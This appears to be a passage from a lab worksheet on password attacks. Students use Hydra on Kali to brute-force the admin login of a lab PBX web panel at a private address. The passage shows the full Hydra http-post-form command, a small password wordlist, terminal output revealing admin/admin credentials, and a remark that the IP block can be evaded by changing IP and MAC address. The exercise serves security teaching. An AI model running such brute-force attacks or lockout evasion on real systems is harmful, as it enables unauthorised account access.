Following is the command. Here my PBX IP address is 192.168.2.3, yours might not be the same.

hydra -L usr.txt -P passwd.txt 192.168.2.3 http-post-form  
"/admin/config.php:username=^USER^&password=^PASS^&command=login:Invalid  
Username or Password"

---

**Question 7:** What is the purpose all of these passwords saved in the passwd.txt file and how it relates to Hydra?

```
root@kali:~# cat passwd.txt
admin
msfadmin
postgres
batman
123456789
service
```


**Answer:**

**Question 8:** What does the highlighted segment stands for in the following command?

hydra -L usr.txt -P passwd.txt 192.168.2.3 http-post-form  
"/admin/config.php:username=^USER^&password=^PASS^&command=login:Invalid  
Username or Password"

**Answer:**

---

A terminal window titled 'root@kali: ~' with search and window control icons. It shows the execution of a Hydra command to brute-force a web form. The output includes Hydra version information, task configuration, and a successful login for 'admin' with password 'admin' on host '192.168.2.3'.

```
root@kali:~# hydra -L usr.txt -P passw.txt 192.168.2.3 http-post-form "/admin/config.php:username=^USER^&password=^PASS^&command=login:Invalid Username or Password"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-20 21:19:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:8/p:7), ~4 tries per task
[DATA] attacking http-post-form://192.168.2.3:80/admin/config.php:username=^USER^&password=^PASS^&command=login:Invalid Username or Password
[80][http-post-form] host: 192.168.2.3  login: admin password: admin
[ERROR] Child with pid 3027 terminating, cannot connect
[ERROR] Child with pid 3033 terminating, cannot connect
```

The green credentials are the right username and password.

5. You won't be able to access PBX admin panel as we tried to hack PBX and it restricted our IP address.
6. Incase if you try to hack PBX machine, it will block the IP temporarily but you can access it if you can change IP address and MAC ADDR. Due to limitation of VM Machines you cannot perform identity change in VM as it is restricted on OCRI.